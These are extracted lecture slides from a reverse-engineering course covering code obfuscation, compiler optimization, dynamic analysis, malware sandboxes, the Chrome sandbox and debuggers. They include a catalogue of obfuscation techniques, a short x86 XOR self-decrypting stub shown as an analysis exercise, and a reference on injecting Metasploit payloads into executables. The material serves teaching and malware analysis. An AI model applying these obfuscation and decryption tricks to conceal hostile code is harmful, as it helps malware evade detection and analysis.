0x100a: c3                 ret
0x100b: XX                 SECRET
0x100c: XX                 SECRET
0x100d: 90                 nop      ←
```


- The `call` instruction can be used with spurious functions
- The return address is pushed on the stack (side effect of `call`)
- Pop the value, modify it and push it back
- Subsequent `ret` will divert the control flow to the pushed address

Code layout randomization (1/2)



- Typically the instructions of a function are adjacent
- Code Layout Randomization
 - Break up the functions into subsets of instruction slices
 - Mix the instruction slices

Code layout randomization (2/2)



- A specific instruction slice may be used by two (or more) functions
- Code refactoring can achieve that **duplicate slices may occur only once**
- Reverse engineering is difficult because one slice now belongs to multiple functions

Obfuscation: Summary

- Obfuscation techniques
 - Encrypted/packed code
 - String encryption
 - Dead code and junk code insertion
 - Code permutation
 - Code hiding: Hiding target code in benign code
 - Opaque predicates
 - Constant blinding
 - Code aliasing
 - Control flow flattening
 - Spurious functions, CALL/RET inconsistencies
 - Code layout randomization
- Let's now look at compiler optimization techniques

Optimization vs. Obfuscation

- Objectives of obfuscation:
 - Impede analysis
 - Make the code artificially complex to understand and reverse engineer
- Objectives of optimization:
 - Optimize the code for performance (speed) or code size
- Often: A side effect of compiler optimizations is reduced readability
 - Occasionally: Compiler optimization may improve readability
 - For example: Dead code elimination
 - Code that is never executed will be removed by the compiler
 - This may prevent certain obfuscation techniques (rarely)

“Optimierung ist der natürliche
Feind jeglicher Form von Reverse
Engineering”

(Carsten Willems)

Idioms

- Example
 - Set a 4-byte DWORD variable to zero
 - Assume the variable is held in a register (e.g., eax)
- Naive assembly
 - `mov eax, 0`
- Idiom
 - `xor eax, eax`
- The reason for using idioms vary
- Often based on compiler optimizations (speed or reduced code size)

Idioms

- Strings in C are null-terminated
- Imagine a function that determines the string length
- One equivalent idiom for x86 is the following assembly
 - REPNE: Repeat while not equal
 - SCASB: Subtract the destination string element (edi) from the contents of al and update the status flags according to the result

```
sub ecx, ecx
sub al, al
not ecx
cld
repne scasb
not ecx
dec ecx
```

Idioms

- Idioms denote expressions that use very specific properties of the (target) language or instruction set
- Often preferred due to optimization
 - Reflect a high-level language concept with optimal performance or code size
- Once known, idioms can be detected and used in the decompilation

Idioms

- Arithmetic compiler optimization
- Here: Multiplication

```
eax = eax*3
```

```
lea eax, [eax+eax*2]
```

Function inlining

- Eliminate small functions
- Replace the function call with the code from the function
- Consider the following example:

```
_func1: push ebp
        mov ebp, esp
        mov eax, [ebp+8]
        add eax, 0x1
        pop ebp
        retn

main:  push ebp
        mov ebp, esp
        mov ebx, [esi]
        push ebx
        call _func1
        ...
```

Function inlining

- Eliminate small functions
- Replace the function call with the code from the function
- Consider the following example:

non-optimized code

```
_func1: push ebp  
        mov ebp, esp  
        mov eax, [ebp+8]  
        add eax, 0x1  
        pop ebp  
        retn  
  
main:  push ebp  
        mov ebp, esp  
        mov ebx, [esi]  
        push ebx  
        call _func1  
        ...
```

optimized code

```
main:  push ebp  
        mov ebp, esp  
        mov ebx, [esi]  
        inc ebx  
        ...
```

Function inlining

- Eliminate small functions
- Replace the function call with the code from the function
- Consider the following example:

non-optimized code

```
_func1: push ebp  
        mov ebp, esp  
        mov eax, [ebp+8]  
        add eax, 0x1  
        pop ebp  
        retn  
  
main:  push ebp  
        mov ebp, esp  
        mov ebx, [esi]  
        push ebx  
        call _func1  
        ...
```

optimized code

```
main:  push ebp  
        mov ebp, esp  
        mov ebx, [esi]  
        inc ebx  
        ...
```

- Performance improvement
 - No function call
 - No stack frame setup
- Smaller code

Loop unrolling

```
for (i = 0; i < 100; i++) {  
    if (i % 2 == 0) {  
        a[i] = x  
    } else {  
        a[i] = y  
    }  
}
```

Loop unrolling

```
for (i = 0; i < 100; i++) {  
    if (i % 2 == 0) {  
        a[i] = x  
    } else {  
        a[i] = y  
    }  
}
```

```
for (i = 0; i < 100; i += 2) {  
    a[i] = x  
    a[i+1] = y  
}
```

- Performance optimization
 - Decrease the number of required comparisons
 - Decrease the number of loop executions
- A predictable code execution path is better for the CPU performance

Optimization: Summary

- Compiler optimization techniques (subset)
 - Idioms
 - Function inlining
 - Loop unrolling

References and further reading

- Giovanni Vigna: *Static Disassembly and Code Analysis*
- Kruegel, Robertson, Valeur, and Vigna: *Static Disassembly of Obfuscated Binaries*, USENIX Security 2004
- Schwarz, Debray, and Andrews: *Disassembly of Executable Code Revisited*
- Massone and Freiling: *Optimierung und Obfuscierung* [MM-107]
- *Injecting arbitrary Metasploit payloads into Windows executables*, <http://insecurity.net/?p=655>
- Intel® 64 and IA-32 Architectures Optimization Reference Manual

Thank you. Questions?

Software Reverse Engineering Dynamic Code Analysis

Prof. Dr. Christian Dietrich
[<dietrich@internet-sicherheit.de>](mailto:dietrich@internet-sicherheit.de)

24.01.18

Gastvorlesung, Dr. Carsten Willems, VMRay GmbH

Bachelor und Master Thesis

- Wenn Sie Interesse an Themen für Abschlussarbeiten im Bereich Software Reverse Engineering haben:
 - Sprechen Sie mich nach der Vorlesung an
 - Schicken Sie mir eine Email: dietrich@internet-sicherheit.de
- Themen umfassen etwa
 - Hardware-based code tracing, Intel Processor Trace (IPT)
 - Malware analysis and code tracing techniques for IoT platforms (MIPS, ARM etc.)
 - Hypervisor-based system monitoring techniques
 - Endpoint monitoring and protection
 - Trace process execution, network communication etc. from the hypervisor
 - Threat intelligence
 - Leveraging text mining and artificial intelligence to consume and consolidate threat intelligence reports
 - Gerne auch eigene Vorschläge

Overview

0. Introduction and Motivation
1. Machine code, Assembly for Intel x86
2. Operating Systems
3. Static Code Analysis
4. Dynamic Code Analysis
5. Malware, Botnets, and Malware Analysis
6. Targeted Attacks

This chapter

- Introduction and definition
- Sandboxing
- Debugging
- Hooking
- Dynamic binary instrumentation
- Emulation
- Hardware-assisted code tracing

Dynamic code analysis

```
0x1000: b9c7000000          mov    ecx, 0xc7
0x1005: b213                mov    dl, 0x13
0x1007: e800000000          call   0x100c
0x100c: 5e                  pop    esi
0x100d: 30543107            xor    byte ptr [ecx + esi + 7], dl
0x1011: e2fa                loop   0x100d
0x1013: ab                  stosd  dword ptr es:[edi], eax
0x1014: 7575                jne   0x108b
0x1016: 7575                jne   0x108d
0x1018: a88a                test   al, 0x8a
...
...
```

What does this code do?

Dynamic code analysis

0x1000:	b9c7000000	mov	ecx, 0xc7
0x1005:	b213	mov	dl, 0x13
0x1007:	e800000000	call	0x100c
0x100c:	5e	pop	esi
0x100d:	30543107	xor	byte ptr [ecx + esi + 7], dl
0x1011:	e2fa	loop	0x100d
0x1013:	ab	stosd	dword ptr es:[edi], eax
0x1014:	7575	jne	0x108b
0x1016:	7575	jne	0x108d
0x1018:	a88a	test	al, 0x8a
...			

Decrypter

- This is self-modifying code
- The first 6 instructions decrypt the subsequent code (in blue)

Dynamic code analysis

0x1000:	b9c7000000	mov ecx, 0xc7
0x1005:	b213	mov dl, 0x13
0x1007:	e800000000	call 0x100c
0x100c:	5e	pop esi
0x100d:	30543107	xor byte ptr [ecx + esi + 7], dl
0x1011:	e2fa	loop 0x100d
0x1013:	b866666666	mov eax, 0x66666666
0x1018:	bb99999999	mov ebx, 0x99999999
0x101d:	31d8	xor eax, ebx
...		

Decrypter


- This is self-modifying code
- The first 6 instructions decrypt the subsequent code (in blue)
- The code in red is the **decrypted code** after the decrypter has executed

Dynamic code analysis

- Static code analysis is limited!
- Definition: **dynamic code analysis**
Analysis of code **during execution** by observing the behavior and changes done to the execution environment.
- In contrast to static code analysis:
 - The target code is **executed and observed**
 - Changes of the execution environment are interpreted and mapped to potential actions conducted by the code
- Progressive techniques involve modifying the control flow in order to trigger specific branches or code areas that would otherwise not be executed

Dynamic code analysis

- Idea: Observed code during execution
- Execute in a **contained environment** (CE), also called **sandbox**
- Observation can take place in several **scopes**



Sandboxing

Sandboxing


- Sandbox: A safe playground for kids
- Ideas in the context of dynamic code analysis
 - Create additional barriers to prevent damage
 - Observe changes made to a system when executing code
- Example: Compare states before and after execution
 - Take a memory dump
 - Execute the code to be analyzed
 - Take a second memory dump and compare with the first
- Observable aspects include
 - The file system (hard disk storage)
 - Memory
 - Configuration spaces, e.g., the Windows registry, the /etc directory tree
 - Network communication



Sandboxing challenges


- Depending on the observation level, **causality** may be impossible to prove
- Instead, **artifacts** are observed
- Code may defend against sandboxing
 - Remain inactive until user interaction is detected (e.g., mouse movement)
 - Require specific user interaction to trigger (e.g., enable Macro in Word)
- Code may delude
 - Exhibit behavior that does not reflect the true intention

Full system sandbox: typical setup



- Architecture of JoeBox
- Commercial sandbox
- Focus: Host-based behavior
- Analysis machines
 - Windows
 - macOS
 - Android
 - iOS

Full system sandbox: Sandnet



- Focus: Monitor network communication
- Redirect, prevent or restrict harmful traffic
 - DDoS
 - Spam
- Derive network-based detection means
 - Signatures
 - Behavior patterns


Application sandbox: The Chrome sandbox

- Browsers expose lots of functionality to untrusted parties
- All modern browsers implement sandboxing
- Chromium/Google Chrome
 - Initially designed in 2008
 - Goal: thwart any exploit in two of the most popular vectors of attacks against browsers:
 - HTML Rendering and
 - JavaScript execution
 - Sandboxed processes **can** freely use CPU cycles and memory
 - Sandboxed processes **cannot** write to disk or display their own windows
 - The renderer processes are always sandboxed
 - Output is mostly a rendered bitmap of the web page(s)

Application sandbox: The Chrome sandbox

- Sandbox uses OS-specific security features/API functions
 - Windows: multiprocessing, low privileges, integrity levels, job object
 - Linux: multiprocessing,
 - macOS: use the sandbox(7) facility of BSD
- Windows implementation
 - Sandbox is implemented as a pure user-mode library
 - Targets C/C++ applications (also usable outside of Google Chrome)
 - Leverages Windows security mechanisms (e.g., Integrity Levels)
- macOS implementation
 - No documentation about which privileges each API needs
 - "Warm up" any problematic API calls before turning the sandbox on
 - Call the API, to allow it to cache whatever resource it needs
 - Color profiles and shared libraries can be loaded from disk before the process is "locked down"

Application sandbox: The Chrome sandbox



- The **interceptions** are how Windows API calls are forwarded via the **sandbox IPC** to the broker
- It is up to the broker to re-issue the API calls and return the results or simply fail the calls
- The interception + IPC mechanism alone do not provide security; it is designed to provide compatibility when code inside the sandbox cannot be modified to cope with sandbox restrictions
- The broker provides security through a policy
- To save unnecessary IPCs, the policy is also evaluated in the target process before making an IPC call, although this is not used as a security guarantee but merely a speed optimization.

Responsibilities of the broker

- Specify a policy for each target process
- Spawn the target process(es)
 - The target process is always sandboxed
- Host the sandbox policy engine service
- Host the sandbox interception manager
- Host the sandbox IPC service (to the target processes)
- Perform the policy-allowed actions on behalf of the target process

Core idea: It is easier to write a secure inter-process communication (IPC) mechanism than to implement a secure full browser.

Enforce restricted target processes

- The renderer process is a target process
- Resources are allocated by the broker
- Allocated resources are mapped or duplicated into the target process
- Set the minimum level of privileges
 - For example, Windows NULL SID
 - Specific group security identifier (SID): S-1-0-0
 - This is the NULL SID: A group with no members
 - With these settings: “it is near impossible to find an existing resource that the OS will grant access”
- Use a Windows job object
- Windows Vista and newer: Use integrity levels

Windows job object

- A target process runs under a job object
- Enable useful global restrictions
 - Forbid per-use system-wide changes using `SystemParametersInfo()`, which can be used to swap the mouse buttons or set the screen saver timeout
 - Forbid the creation or switch of desktops
 - Forbid changes to the per-user display configuration such as resolution and primary display
 - No read or write to the clipboard
 - Forbid Windows message broadcasts
 - Forbid setting global Windows hooks (using `SetWindowsHookEx()`)
 - Forbid access to the global atoms table
 - Forbid access to USER handles created outside the Job object
 - One active process limit (disallows creating child processes)
- In theory:
 - Restrict excessive use of CPU cycles, memory and IO

Chrome sandbox in Linux

The screenshot shows a Linux desktop environment with a window titled "Sandbox Status". The window contains a heading "Sandbox Status" and a table with seven rows. The first row, "SUID Sandbox", has a red background and a "No" button. All other rows have green backgrounds and "Yes" buttons. The table is as follows:

SUID Sandbox	No
Namespace Sandbox	Yes
PID namespaces	Yes
Network namespaces	Yes
Seccomp-BPF sandbox	Yes
Seccomp-BPF sandbox supports TSYNC	Yes
Yama LSM Enforcing	Yes

At the bottom of the window, the message "You are adequately sandboxed." is displayed.

Real-world sandboxing

⇒ Guest lecture 24 January 2018

References and further reading

- Rossow, Dietrich, Bos, Cavallaro, von Steen, Freiling, Pohlmann: *Sandnet: Network Traffic Analysis of Malicious Software*, 2011,
<http://www.cj2s.de/Sandnet2011.pdf>
- Google Chromium sandbox documentation
<https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md>
- Original Chrome sandbox announcement,
<https://blog.chromium.org/2008/10/new-approach-to-browser-security-google.html>
- Rossow et al.: *Prudent Practices for Designing Malware Experiments: Status Quo and Outlook*, IEEE S&P 2013
- Willems, Hund: *CXPIspector: Hypervisor-Based, Hardware-Assisted System Monitoring*, Technical Report TR-HGI-2012-002

Debugging

Debugger

- Original purpose:
Tool to find and inspect bugs in a computer program
- In dynamic code analysis:
Tool to inspect the functionality of code
- The tool is called a **debugger**
- The object (code, process, kernel) to be analyzed is called **debuggee**
- Typical functionality of a debugger
 - Control execution (start, stop)
 - Inspect and modify the program/CPU/memory state
 - Single stepping
 - Setting breakpoints


Debugging scopes

- Debuggers operate on various instruction levels
 - Source code
 - Assembly
 - Binary (or disassembly)

- Execution modes
 - User-mode debugging
 - Kernel-mode debugging
 - Local debugging
 - Remote debugging

Command line debugger: GNU debugger

```
$ gdb ./vuln1
(gdb) info registers
eax            0xfffffd10f      -12017
ecx            0xfffffce30      -12752
edx            0xfffffce54      -12716
ebx            0x0          0
esp            0xfffffc80      0xfffffc80
ebp            0xffffcd80      0xffffcd80
esi            0xf7faa000      -134569984
edi            0xf7faa000      -134569984
eip            0x8048441      0x8048441 <copy+6>
eflags          0x282      [ SF IF ]
cs              0x23        35
ss              0x2b        43
ds              0x2b        43
es              0x2b        43
fs              0x0          0
gs              0x63        99
(gdb)
```



CPU - main thread, module calc

```

01012459 . F3:A4 REP MOVS BVTE PTR ES:[EDI],BVTE PTR DS:
0101245B . 8B1B MOV EBX,DWORD PTR DS:[EBX]
0101245D . 8B03 MOV EAX,DWORD PTR DS:[EBX]
0101245F . 0FAF45 08 IMUL EAX,DWORD PTR SS:[ARG_1]
01012463 . 8903 MOV DWORD PTR DS:[EBX],EAX
01012465 . EB 07 JMP SHORT 0101246E
01012467 > 56 PUSH ESI
01012468 > 53 PUSH EBX
01012469 . E8 20FCFFFF CALL 0101208E
0101246E > SB POP EBX
0101246F > SF POP EDI
01012470 . SE POP ESI
